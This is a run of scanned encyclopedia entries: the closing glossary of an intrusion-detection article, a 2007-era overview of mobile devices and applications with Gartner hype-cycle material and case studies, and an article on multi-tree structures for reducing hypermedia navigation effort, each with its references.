Wenke, L., Stolfo, S.J., Chan, P.K., Eskin, E., Wei, F., Miller, M., Hershkop, S., & Junxin, Z. (2001). Real time data mining-based intrusion detection. In *Proceedings of DARPA Information Survivability Conference & Exposition II* (vol.1, pp. 89-100), Anaheim, CA.

KEY TERMS

Attack vs. Intrusion: A subtle difference—intrusions are the attacks that succeed. Therefore, the term *attack* represents both successful and attempted intrusions.

CERT / CC ©: CERT Coordination Center. Computer security incident response team, which provide technical assistance, analyze the trends of attacks, and provide response for incidents. Documentation and statistics are published at their web site: http://www.cert.org.

Logging: Recording vital information about an incident. Recorded information should be sufficient to identify the time, origin, target, and if applicable, characteristics of the attack.

Fragmentation: When the data packet is too large to transfer on given network, it is divided into smaller packets. These smaller packets are reassembled on destination host. Among with other methods, intruders can deliberately divide the data packets to evade IDSs.

Exploit: Taking advantage of a software vulnerability to carry out an attack. To minimize the risk of exploits, security updates, or software patches should be applied frequently.

Light Weight IDS: An intrusion detection system, which is easy to deploy and have smaller footprint on system resources.

Machine Learning: A research area of artificial intelligence, which is interested in developing algorithms to extract knowledge from the given data.

Open Source Software: Software with its source code available for users to inspect and modify to build different versions.

Security Management: In network management, the task of defining and enforcing rules and regulations regarding the use of the resources.

Penetration Testing: A part of computer security research, where the objective of an "ethical hacker" is to discover the weaknesses and blind spots of the security software such as intrusion detection systems.


Current Impact and Future Trends of Mobile Devices and Mobile Applications

Mahesh S. Raisinghani
TWU School of Management, USA

INTRODUCTION: IMPACT OF MOBILE DEVICES ON PEOPLE

People have become accustomed to changes in their environment with every new generation of technology. It is through the shift in technology that people are seeing the world through new views and paradigms. We see these paradigm shifts in phases, such as when our parents went from listening to radio to watching television. We have seen the shift in the paradigm when our generation went from stand-alone personal computers to retrieving information off the Internet (Singh, 2003). But the latest shift in paradigm is the explosive developments of the mobile devices and the applications that are constantly being expanded upon to further the potential use of these devices from everyday personal needs to strategic business processes. People today are reeling from the benefits of mobile devices through increased productivity. The people that are benefiting the most are the mobile workers, especially the executives, middle management managers, and salespeople who are not bound by a desk or specific work locations (Cozza, 2005). Mobile devices have given added levels of service to people by allowing them to stay on top of customer support through improved customer care that has increased the company return on investment (Cozza, 2005). Employees can now access their e-mail, contacts, corporate data and up to date meeting schedules by proving invaluable asset information to the corporate employee of today.

Figure 1. The Hype Cycle for consumer mobile applications



As illustrated in Figure 1, each hype cycle model follows five stages (Shen, Pittet, Milanesi, Ingelbrecht, Hart, Nguyen et al., 2006):

1. **Technology trigger:** The first phase of a Hype Cycle is the "technology trigger" or breakthrough, product launch, or other event that generates significant press and interest.
2. **Peak of inflated expectations:** In the next phase, a frenzy of publicity typically generates overenthusiasm and unrealistic expectations. There may be some successful applications of a technology, but there are typically more failures.
3. **Trough of disillusionment:** Technologies enter the "trough of disillusionment" because they fail to meet expectations and quickly become unfashionable. Consequently, the press usually abandons the topic and the technology.
4. **Slope of enlightenment:** Although the press may have stopped covering the technology, some businesses continue through the "slope of enlightenment" and experiment to understand the benefits and practical application of the technology.
5. **Plateau of productivity:** A technology reaches the "plateau of productivity" as the benefits of it become widely demonstrated and accepted. The technology becomes increasingly stable and evolves in second and third generations. The final height of the plateau varies according to whether the technology is broadly applicable or benefits only a niche market.

The impact of mobile devices on experiences that people have goes way beyond the individual. Corporations feel the impact as they rely on their employees to stay abreast of hour-by-hour changes in the company daily business. Corporate IT staff that are responsible for supporting the mobile devices at the corporate offices have their own set of challenges in their everyday work routines. Many companies are required to staff positions specifically around supporting the mobile infrastructure. This is normally something companies do not take into consideration when they are looking at total cost of ownership in supplying mobile devices to employees (Cozza, 2005). IT staffing personal are also affected by deployment of these devices due to the responsibility of maintaining the control of the hardware, licensing agreements, and the profiles associated with each device. Mobile devices can impact people even if they don't actually have one. If companies do not follow a strict security policy in securing the access and use of mobile devices, all employees can be affected when data is compromised.

IMPACT OF MOBILE DEVICES ON THE ENVIRONMENT

Mobile devices are small data-centric handheld computers (Cozza, 2005). They are about one pound or less in weight. People are incorporating them into their everyday life and use cell phones for talking, but they are also starting to use the cell phone for (SMS) messages, sending pictures, and graphics (Singh, 2003). Personal digital assistant, also called the PDA, is another device that is growing in corporate America. It offers the individual the ability to view high-resolution graphics, handwriting recognition, and a point-and-click pen to make it easier to navigate around the device (Singh, 2003). The devices are impacting corporate data by allowing information to be accessed and downloaded to a mobile device. It is expanding the tools which employees use to function in their everyday jobs. Yet another important mobile device impacting our lives is the pocket pc. It is a fully powered personal computer. It may not have the same abilities as the workstation back at the office, but it does increase the efficiency of the corporate employee by giving them added features to manipulate the corporate data stored locally on the mobile device. The market strength of the mobile devices is currently limited to only a few vendors. The vendors with devices that are known for impacting the environment are Dell, HP, Nokia, Palm, and RIM (Cozza, 2005). The vendors with mobile device operating systems that are known for impacting the environment are Microsoft Windows Mobile, Palm OS, RIM OS, and Symbian OS (Cozza, 2005).

Mobile Applications

People today are thirsting more and more for new and creative mobile applications. The highest impact of mobile applications to date has been surrounded around short message service (SMS) and ring tones (Gartner, 2006). The near future impact of mobile applications will appear to be strongest in mobile messaging applications, like e-mail service and instant messaging, which is gaining ground with the younger generation

Figure 2. Priority matrix for consumer mobile applications

benefit	**years to mainstream adoption**			
	less than 2 years	2 to 5 years	5 to 10 years	more than 10 years
transformational			VoIP WWAN	
high	**Mobile Search** **Presence on Mobile**	**Location-Based Services** **Mobile E-Mail**		
moderate	Mobile Gaming Push-to-talk Over Cellular Ring Tone and Logo Downloads Mobile Video on Demand	Mobile Banking Mobile Blogging Mobile Gambling Mobile Payment Full-Track Music Streaming and Downloading Wireless Instant Messaging	Mobile TV Broadcasting Mobile TV Streaming	
low	Multimedia Messaging Service Wireless Video Calling	Push-to-Talk	VoIP Over WLAN	

As of June 2006


Source: Gartner (June 2006)

(Gartner, 2006). But not all mobile applications that are impacting people today will show signs of continued influence. Such mobile applications are full-track music downloads and gaming (Gartner, 2006). Applications that show promise on the impact of the future include mobile banking and payment applications (Gartner, 2006). There are many other applications that will continue to bare themselves in the mobile market place, but many of them will fade by the wayside. Some of the up and coming applications that will show an impact on mobile applications is Microsoft .NET. It hasn't impacted the mobile market with any great impact as of yet, but it will bring applications to mobile devices in support of a strong Microsoft consumer-oriented market. Users today are asking and demanding for local information and navigational aids to assist them in their everyday lives (Gartner, 2006). Applications have impacted people's lives to the extent that location-based services will need to be supplied by most carriers to carry mobile applications (Gartner, 2006). Figure 2 helps identify some of the mobile applications, as they will show their visibility and effectiveness to stay as an influence on impacting people.

Mobile Communications and Regulations

People today feel minimal impact from mobile regulations. However, many state, regional, and federal levels are close to passing regulations that ensure data protection and security regulations are in place (Gold, 2006). As the market for mobile devices will continue to expand in the coming years, states such as California that passed a regulation, Civil Code Section 1798.8, in 2002, will continue to pass laws on mobile technology (Heard, 2004). The California law that went into affect in 2003 was focused on data privacy within organizations and brought a new standard by which companies needed to understand the importance of impact of electronically stored information that could include mobile devices. Not only are mobile devices continuing to grow in popularity, but also the communications side of mobile devices is growing with the increased demand for services. Many people have become hooked on a use of mobile communication, the Bluetooth communications that they use with their mobile devices. Bluetooth offers users the ability to move about hands free. It is growing in popularity even though it is designed for short range and is referred to as personal-area network technology (Cozza, 2005). It is impacting people's lives in that it gives people the ability to be hands free from their mobile device to perform other tasks. Most mobile devices use a long-range wireless communication. This impacts the user's ability to have long ranges of communication channels. Some of the standardized communication technology that is driving future use is the WLAN/802.11,GSM, GPRS, CDMA, GPS, and EDGE (Cozza, 2005). Figure 3 illustrates some of the mobile communications standards.

Figure 3. Mobile communications (Source: Bitpipe, July 2006)



WORK ENVIRONMENT AND MOBILE DEVICES

The main users of mobile devices are the corporate professionals (Cozza, 2005). The use of these devices go beyond just the corporate office. The devices are also used in conjunction with their personal lives. It is a trend that is not showing any signs of slowing down. Many office workers have intertwined their mobile devices into all aspects of their lives. The corporate office sees these mobile devices as a way to get company specific applications to employees for productivity improvement. Even some CRM vendors such as SAP, Siebel, and PeopleSoft have put smaller versions of their software on mobile devices to improve company goals. Companies see the need to use mobile devices in the global market place as an edge for competitiveness. Simple everyday applications are being added to mobile devices for people to become more productive. Some of the applications are Adobe PDF, Microsoft Word, Excel, and PowerPoint presentations (Cozza, 2005). Mobile devices have overrun any considerations on not implementing a mobile deployment in organizations today. The simple fact is that everyone is requesting and getting mobile devices in the corporate offices today. The age of wireless technology is here and is seen as cool cutting edge technology to all age groups. Gartner even projected that all office professionals will have several mobile devices, as many as three at one time (CBR, 2003). Employees are doing less in the office and more on the road and at home. It is estimated that as much as 50% of jobs are mobile (Singh, 2003). Mobile devices are an ever-increasing key to successful business transactions. The return on investment (ROI) in any company will show better teamwork and a stronger competitive company.

THE FUTURE OF MOBILE DEVICES

The future of mobile devices is going to be fueled by developing countries. Many people that cannot afford cars, good jobs, and other items we take for granted are making room for the cell phone. The mobile device will turn into probably the only computer some people many ever purchase. Mobile devices will be the social connection for many, just as they have buddy lists today, and the mobile device will give them that plus more (Best, 2006). Today, the biggest demand in mobile devices is for connectivity. People expect to be able to browse the Internet and check on e-mail using a variety of portable devices. Notebooks and pocket PCs have features such as WiFi and Ethernet connections. Multiple concurrent user games developed in Flash are possibilities for mobile devices in the very near future. According to a new study by TNS (Jurriën, 2005), over 75 % of mobile phone and PDA users in the United States rate "two-days of battery life during active use" as the most important feature of an ideal converged device of the future. This is followed by high resolution camera and video camera (50% of respondents), the availability of full versions of Microsoft Office applications on the device (42%), and a device with 20 GB of memory (41%). Converged devices will replace the multiple devices which people carry around now for all communication, information, and entertainment needs, while being compact and incorporating a mobile phone and high speed Internet will be standard. As mobile operators and handset manufacturers develop more converged communication, information, and entertainment devices with a host of innovative features and applications, they need to also ensure the fundamentals are in place. This means products with long battery life and large memories, and services which are cost effective and easy to use.

REAL WORLD CASE STUDIES

A major greeting card company had problems in their ability to communicate with their staff and clients in the field. The staff members fell into two basic categories, the merchandiser and the business manager. The merchandiser worked mainly at the client's stores, managed inventory, updated order history, and took care of other products. The business manger worked at the office and set up promotions, managed the customers from the corporate standpoint and kept track of time sheets. The problem the greeting card company was facing was the inability to keep up-to-date views on customers inventory and new orders. Also, orders had to be manually typed into the system at the corporate office before any orders would be processed. This caused not only a delay, but also incurred extra overhead in labor to type the orders into the computer. The bottom line for the company was the limited access to data, lack of managerial awareness of client activities in the field, and time spent on getting orders into the system. The solution was to implement mobile applications to support the key business areas lacking proper attention. Hence, the greeting card company decided to give handheld PDAs to the merchandisers and tablet PCs to the business managers. The company was able to lower labor costs, cut back on photocopying, lower service and reporting errors, conduct inventory audit at a much quicker pace, save on user training, and enhance customer service (Macmillan, 2005).

Chesterfield County Police Department had a system with GPS/GIS/AVL to send dispatch units to incidents. But the county found as the years went on that growth in the county was causing problems for the emergency dispatchers to get emergency responses to the sites in an efficient manner. The county found that a new road was being constructed on a daily basis that interfered with their existing AVL system. The county also had other problems with building expansion in industrial facilities like chemical plants. However, due to bandwidth latency and poor GPS tunneling, the county had to find a better solution to properly manage the growing population of 280,00 Chesterfield county residents. The county's solution was to incorporate an 800MHz radio communications system with a new AVL system. This system allowed CAD, mobile message switch equipment, GPS receivers, mobile data terminals, and advanced tactical mapping software to bring Chesterfield County quicker response times and increased safety for law enforcement officers (Vining, 2005). These real world case studies illustrate how mobile devices can and will continue to improve the way we conduct business in everyday life.

CONCLUSION

Mobile devices and the various mobile applications are shaping the future of how people communicate, work, travel, and perform daily tasks in the constant changing global economy. People are being impacted in their jobs, at home, and even when they do not realize it. Major manufactures of mobile devices and mobile operating system have stood up and have taken notice that the demand for mobile devices is the driving force for the future. Technologies for wireless communications are viable and growing with every new demand for speed and abilities to interact with applications back at corporate offices and other mobile-based servers in an effort to bring new services and technology to the future of mobile computing.

REFERENCES

Best, J. (2006). *Qualcomm confident of bright future for mobiles*. Retrieved March 26, 2007, from http://news.znet.co.uk/communications/3ggprs/0,39020339,39278577,00.htm

Bitpipe (2006). *CIO's guide to wireless in the enterprise*. Retrieved March 26, 2007, from http://www.bitpipe.com/detail/RES/1148307822_406.html

CBR. (2003). *On being mobile*. Retrieved March 26, 2007, from http://www.cbronline.com/article_cbr.asp?guid=CDF79049-ADAD-484D-995C- EB-149D1AD693

Cozza, R. (2005). *PDAs: Overview*. Retrieved March 26, 2007, from http://www.gartner.com/it/docs/reports/asset_154296_2898.jsp

Gold, J. (2006). *Compliance in the mobile enterprise*. Retrieved March 26, 2007, from http://searchmobilecomputing.techtarget.com/generic/0,295582,sid40_gci1191893,00.html

Heard, B. (2004). *Dealing with mobility, data privacy regulations, and civil code section 1798.8*. Retrieved March 26, 2007, from http://searchmobilecomputing.techtarget.com/generic/0,295582,sid40_gci1049279,00.html

Jurriën, I. (2005, September 21). *TNS study about future mobile devices*. Retrieved March 26, 2007, from http://www.letsgodigital.org/en/news/articles/story_4498.html

MacMillan, D. (2005). *How mobile sales automation helped Australian Card Company*. Retrieved March 26, 2007, from http://www.gartner.com/it/docs/reports/asset_154296_2898.jsp

Shen S., Pittet S., Milanesi, C., Ingelbrecht N., Hart T.J., Nguyen T.H. et al. (2006). *Hype cycle for consumer mobile applications*. Retrieved March 26, 2007, from http://www.gartner.com/DisplayDocument?doc_cd=139620

Singh, H. (2003). *Leveraging mobile and wireless Internet*. Retrieved March 26, 2007, from http://www.learningcircuits.org/2003/sep2003/singh.htm

Vining, J. (2005). *A Virginia county learns lessons in auto vehicle locator technology implementation*. Retrieved March 26, 2007, from http://www.gartner.com/it/page.jsp?id=495475

KEY TERMS

Code Division Multiple Access Networks (CDMA): A method of frequency reuse whereby many handheld phones use a shared portion of the frequency spectrum. CDMA uses spread-spectrum techniques to assign a unique code to each conversation.

Converged Devices: These are devices that will replace the multiple devices which people carry around now for all communication, information, and entertainment needs while being compact and incorporating a mobile phone and high speed Internet as standard.

Enhanced Data for GSM Evolution (EDGE): An enhanced version of the GSM and TDMA networks that increases bandwidth. EDGE is often called the 2.75G network standard.

General Packet Radio Service (GPRS): An enhancement to the GSM mobile communications system that supports the transfer of data packets. GPRS enables the continuous flow of IP data packets over the network to enable applications such as Web browsing.

Global Positioning System (GPS): The satellite-based navigation system that triangulates a user's signal via three or more satellites. The system was originally developed by the U.S. military, but is now available for commercial and private applications.

Global System for Mobile Communications (GSM): A digital cellular phone technology based on TDMA. This is the predominant network in Europe, but is also used in the U.S. and around the world.

Wireless Markup Language (WML): A tag-based language similar to HTML that is used in the wireless application protocol (WAP). It is essentially a streamlined version of HTML that can be used on small-screen displays.

Customizing Multimedia with Multi-Trees

Ralf Wagner
University of Kassel, Germany

INTRODUCTION

The majority of multimedia applications rely on hypermedia technologies, such as HTML, XML, or PHP (cf. Lang, 2005, for a review on design issues of hypermedia systems). These technologies enable the presentation of any content such as entries in a digital encyclopedia or products on a company's homepage. In contrast to database queries, the hypermedia has to be navigated interactively. The navigation process frequently fails, and the user gets *lost in hyperspace*. This widespread phenomenon (Shneiderman & Plaisant, 2005) is caused mainly by an inadequate navigational design of the hypermedia. Making up an adequate navigational design becomes even more challenging if groups of users differ with respect to their knowledge of a topic's structure and if they have overlapping interests.

The navigational design comprises two components: the structure of the hypermedia and the layout of user interfaces. The latter aspect is the focus of usability studies (e.g., Falk & Sockel, 2005); whereas, the former is less frequently discussed in the literature and is given scent mention in lectures at universities or business schools. This article is mainly devoted to the former aspect, and:

- outlines the graph theoretic foundations for structuring hypermedia,
- introduces multi-trees for customizing hypermedia with respect to different user groups, and
- provides an overview of metrics to assess the navigational efforts of the user.

The approach presented herein differs from well-established human-computer interaction studies (e.g., Arroyo, Selker, & Wei, 2006), because it aims at quantifying the users' navigational efforts with respect to the structure of hypermedia systems rather than the interface design. This article presents a modeling approach, and all results are derived by a deductive analysis.

The remainder of this conceptual article is structured as follows: subsequently, the opportunities of structuring hypermedia are outlined. Then components of users' navigation efforts are discussed, and metrics for the assessment of navigational burdens are presented. Afterward, advantages of multi-trees are highlighted using a numerical example. Starting from a discussion of the limitations of this approach, avenues of future research are pinpointed. The final section provides the conclusions of this study.

STRUCTURING HYPERMEDIA

Hypermedia are networks comprising media objects (documents, pictures, films, etc.), pseudo-objects (pages for guiding the user), and links to interconnect media objects and pseudo-objects. In terms of graph theory, both media objects and pseudo-objects are nodes (or vertices) of a graph, which provide some content or navigational information for the user. The links are the edges of the graph, which enable navigation of hypermedia. Since the nodes are arbitrarily types of media (films, sounds documents, etc.), this simple organization scheme holds for many multimedia instances of our everyday life, of which the World Wide Web is clearly the most prominent.

For the design of adaptive hypermedia two types of nodes are distinguished (Brusilovsky, 2001; Muntean, 2005): navigational nodes and contents comprising nodes. If different types of media are knitted within one environment, the navigation within the media-objects has to be considered as well as the navigation between them. The subsequent considerations are restricted to the latter problem of reaching the individual media objects of interest, but do not address the complexity arising from the combination of different qualities of media objects.

An intuitive and straightforward organization would be a tree structure in which the entry node is the root and the media objects are the leaves. In this structure, all nodes that are not leaves are pseudo-objects. The Internet presents a variety of hierarchically structured organizations, such as companies and universities, although virtual product catalogs could also be structured in this manner. Unfortunately, this principle allows for one, and only one, path from the entry node to each of the leaves. Moreover, hypermedia designers have to be self-disciplined, resisting any temptation to cross-link the leaves. Empirical evidence suggests that the professionalism of hypermedia designers does not hold the quality level of commercial software design (Barry & Lang, 2001). This leads to instances fraught with disadvantages with regard to (1) navigability and (2) maintenance costs.

Clearly, the tree is not the only graph structure, but one of several that might be adopted to create a hypermedia system. Subsequently, the following structures are considered:

1. **Sequence:** In this structure, the nodes can be accessed in a predefined succession. The user has no opportunity to navigate by himself or herself (e.g., a guided tour).
2. **Tree:** The nodes are hierarchically structured. Therefore, the user can navigate by choosing one from the various links emanating from his or her current position node. In order to support this navigation, the links are usually annotated with a few meaningful keywords, symbols or pictures, or "information chunks," to provide the user with an impression of the contents in the nodes that might be reached following the particular link.
   Each node, with the exception of the leaves, has one or more descendant nodes, or "child nodes." The number of child nodes equals the number of links originating from a parent node, referred to as out-degree in the graph theoretic literature. The in-degree is equal to one for all nodes of a tree, with the exception of the root node. Therefore, a maximum of one path from each node to a descendant node is possible in a tree structure. Each tree is a mapping of a particular hierarchy. Obviously, the sequence is a tree with an out-degree equal to one.
3. **Multi-Tree:** In contrast to the previously mentioned trees, the multi-tree structure allows for more than one father node in the graph. Consequently, a media object can be reached by traversing more than one distinct path of the graph. If, for instance, user groups (customers, suppliers, employees, investors, etc.) can be characterized by their interests, their read or write permissions, or their knowledge of the structure, it is straightforward to define an access path for each user group. A multi-tree is made up of overlapping, identical branches of group-specific trees. Thus, redundancies are avoided and maintenance costs are kept at a minimum (Furnas & Zacks, 1994). Moreover, the navigational burdens of the user are reduced because they are restricted to a sub-graph. Understanding the structure of this sub-graph and developing a mental model is always easier than comprehending the complete graph (Otter & Johnson, 2000).
4. **Net:** A net is the most general form of graphs. All the topologies outlined previously are special cases of nets. If all nodes of a net are linked to one another, the user benefits from maximal flexibility, but is likely to suffer from information overload. The number of links, from which he or she has to make a choice, equals the overall number of nodes. Therefore, in a net of n nodes, the user has to process n-1 information chunks in the absence of any support provided by a hierarchical structure. Usually, only some index nodes or site maps are linked to all, or almost all, the other nodes. However, even these pseudo-objects, for the most part, provide the user with a hierarchical, or at least alphabetical, order of the linked nodes. Of course, fully connected net structures are not adopted to interconnect multimedia objects, but net structures commonly arise by adding links in an unstructured manner during the creation, extension, or updating of hypermedia.

McGuffin and Schraefel (2004) provide an overview of further mathematical topologies for structuring hypermedia.

NAVIGATION EFFORTS

For the assessment of already existing hypermedia, a variety of techniques, including cognitive walk-through, action analysis, or think-aloud, has been proposed (Holzinger, 2005). Commonly used metrics are (1) search time spent to assess a media object when starting from the entry node, (2) the number of key strokes needed in assessing the media object, (3) the retention time in the nodes, and (4) the number of recurrences to a particular node (Card, Moran, & Newell, 1983).

Navigational errors are utilized for quantifying the degree to which the user gets *lost in hyperspace*. Here, the number of rings (traversing back to the starting point), loops (rings embracing no smaller rings), and spikes (exploring a link and returning immediately) in the navigation path are considered.

These metrics provide evidence on the need for restructuring already existing hypermedia, but are of no use in the phase of establishing the basic design before implementation is made. In this situation, we need criteria to assess competing structures prior to the implementation. For this purpose, we have to consider the movement efforts of the users as well as their efforts of assessing all possible links before choosing which one to follow next.

Metrics for the movement efforts are (De Bra, 2000; Herder, 2002):

- **Distance** is given by the *diameter* of the graph. It is the maximum of all the shortest paths linking ordered pairs of nodes. Considering the diameter is a worst-case scenario.
- **Compactness** is given by the average length of the shortest paths between two nodes of the graph.
- **Complexity** is given by the ratio of edges to nodes of a graph.
- **Linearity** is given by the number of cycles and the lengths of the longest cycle.

Moreover, we have to account for the users' assessment efforts (Feldmann & Wagner, 2003):





- **Out-degree** is given by the number of edges leaving a node.
- **Cumulative number** is the number of links that have been evaluated while traversing hypermedia.

Table 1 provides an overview of both users' movement and users' assessment efforts in the various graph topologies, with *k* denoting the number of nodes connected in the graph. $\bar{a}$ is the out-degree and assumed to be constant, for simplification.

The overview in Table 1 considers general types of graphs, rather than particular instances. Thus, the movement efforts are expressed by means of an interval [minimal diameter, maximal diameter] as a function of the parameters $\bar{a}$ and *n*. $\lfloor x \rfloor$ is a mapping to the largest integer that is less than, or equal to, the argument *a*. With the exception of the net, the nodes with no predecessor nodes are the entry nodes. In the net, every node can be an entry node.

If the worst comes to the worst, the user has to traverse all the links of a sequence, but he or she is spared all assessment efforts. Although the tree and the sequence embrace an equal number of links, the navigational effort required differs significantly. In the tree,

Table 1. Comparison of graph topologies with respect to the navigational efforts (adapted from Feldmann & Wagner, 2003, p. 11)

Topology	*Sequence*	*Tree*	*Multi-tree*	*Net*
Characteristic	Succession	Hierarchy	Multiple hierarchies	Connectivity
Example				
(maximal) complexity	$\frac{n-1}{n}$	$\frac{n-1}{n}$	$\frac{n^2-n(\mathrm{mod}\ 2)}{4n}$	$\frac{(n-1)}{2}$
Diameter *d*	$n-1$	$\left[\lfloor \log_{\bar{a}}(n) \rfloor; (n-1)\right]$	$\left[\left\lfloor \log_{\bar{a}}\left(\frac{1}{b}(n+u)\right)\right\rfloor; (n-1)\right]$	$[1; n-1]$
(maximal) number of links to be assessed	0	$d\,\bar{a}$	$d\,\bar{a}$	$n-1$

Legend: ○ nodes; *n* number of nodes; → directed link; — undirected link; *b* number of entry nodes; $\bar{a}$ out-degree; *u* number of shared nodes in a multi-tree.

alternatives have to be evaluated, but the search path can be abridged substantially. A perfectly balanced tree with a constant out-degree, $\bar{a}$, minimizes the diameter. Obviously, the sequence with its out-degree equal to 1 maximizes the diameter. The multi-tree might have $b > 1$ entry nodes because it is made up of overlaying trees. A node is said to be overlaid if it can be reached via more than one path in the graph.

Comparing the sequence as one extreme with the net as the other extreme, Feldmann and Wagner (2003) pinpoint a contradiction of the two components of navigational efforts. The more flexible the navigation in the graph becomes, the lower are the movement efforts and the higher are the assessment efforts.

MULTI-TREES

Multi-trees overcome the contradiction of the navigational efforts outlined previously by meeting two principles.

Hierarchical Order

The length of the path to reach a node is reduced by increasing the out-degree, $\bar{a}$. Consequently, the depth of a tree or a multi-tree decreases. Starting from a net structure with full connectivity, the assessment can be reduced by hierarchical ordering. The alleviation of assessment efforts is given by $e = k - \lfloor \log_{\bar{a}}(n) \rfloor \bar{a} - 1$. Thus, we can appraise changes of the structure *a priori* of the implementation. Feldmann and Wagner (2003) consider, for instance, n = 500 objects. A binary tree, ($\bar{a} = 2$), has a depth of $t = 8$. The user has to choose eight times between two alternatives and, therefore, six assessments are necessary. The alleviation of assessment efforts is $e = 483$. A net with full connectivity embracing 500 nodes has $n(n-1)/2$ = 124,750 edges and maximizes the complexity to 249.5. A multi-tree with 500 nodes has a maximal complexity equal to 125 because of its hierarchical order.

Hiding Irrelevant Nodes

In a tree, a user has access to all the nodes, regardless of his or her particular interests. If the constant out-degree is $\bar{a} = 2$, and two entry nodes are available (as sketched in the example in Table 1), and the overlapping is on the second hierarchy level, the multi-tree consists of three branches. Nodes of the left branch are accessible from the left entry node only; nodes of the right branch are accessible from the right entry node only, but nodes of the middle branch are accessible from both entry nodes. Extending this structure to Feldmann and Wagner's numerical example leads to 166 nodes in each of the branches. Because one of the three branches is hidden from the users, the complexity reduces to 0.664, but the diameter still equals 8.

An additional advantage is the ability to cope with the diamonds in the graph structure (Furnas & Zacks, 1994). A diamond is a feature of a directed graph with at least two distinct paths from a node to a succeeding node. Such structures are frequently desired. For instance, one might allow the user to browse the Web site of an organization with respect to its divisions and subdivisions to find the contact details of a given person. However, browsing with respect to sides and locations might be a promising strategy as well, if the user knows the city in which the person is working. This can be enabled by structuring with multi-trees, but not with alternative structures such as hyperbolic trees (Herman, Melancon, & Marshall, 2000).

FUTURE DEVELOPMENTS

The most pressing challenge of further research activities is the shift from the deductive analysis of general structures to empirical investigations of instances by means of human-computer interaction experiments. These experiments have to cope with different abilities of the respondents and the interaction of impacts of structures with impacts of interface designs (McEneaney, 2001; Muntean, 2005). The selection of suited instances has to be systematized, and benchmarks need to be established.

Moreover, this study assumes all nodes to be of the same quality. Different types of hypermedia objects are likely to bring a higher degree of complexity to the navigation problem.

Additionally, the progress of related disciplines, particularly in the field of adaptive hypermedia designs in conjunction with pattern recognition algorithms, might enable us to alter the structure of individual branches of trees or multi-trees automatically, when the user groups' preferences or interests change.

A prototypic software to create and browse multi-tree-structured hypermedia is the DYMU-Tree by Feldmann and Wagner (2003). The more sophisticated TreeJuxtaposer by Munzner, Guimbretière, Tasiran, Zhang, and Zhou (2003) extends the multi-tree principle to a distortion-based visualization of graphs. Up to now, the implementation of the multi-tree-based navigation is restricted to prototypic applications. The integration of the multi-tree concept in authoring tools will offer both a competitive advantage for the vendors of the tool and an opportunity for testing the theoretical concept in practice.

CONCLUSIONS

Multi-trees have been shown to be appropriate for structuring hypermedia because they overcome the contradiction between the assessment burdens and the movement burdens. In general, the complexity of a graph can be reduced using multi-trees. Moreover, multi-trees allow for adjusting hypermedia to the needs and preferences of distinct user groups and, therefore, correspond to the demand for personalization and customization of hypermedia design. The major advantage of the approach presented herein is the opportunity for an assessment of navigational burdens, prior to implementation.

More generally, the perspective of navigational design is broadened from interface layout, as discussed in the classical human-computer interaction studies, to a perspective comprising the structure and the needs of different user groups.

REFERENCES

Arroyo, E., Selker, T., & Wei, W. (2006). Usability tool for analysis of Web designs using mouse tracks. In R. Grinter (Ed.), *CHI 2006 Conference Proceedings* (pp. 484-489). Montreal: ACM Press.

Barry, C., & Lang, M. (2001). A survey of multimedia and Web development techniques and methodology usage. *IEEE Multimedia*, *8*(3), 52-60.

Brusilovsky, P. (2001). Adaptive hypermedia, user modeling and user-adapted. *Interaction Journal*, *11*(1-2), 87-110.

Card, S., Moran, T., & Newell, A. (1983). *The psychology of human-computer interaction.* Hillsdale, NJ: Erlbaum.

De Bra, P. (2000). Using hypertext metrics to measure research output levels. *Scientometric*, *47*(2), 227-236.

Falk, L. K., & Sockel, H. (2005). Web site usability. In M. Pagani (Ed.), *Encyclopedia of multimedia technology and networking* (pp. 1078-1083). Hershey, PA: Idea Group Publishing.

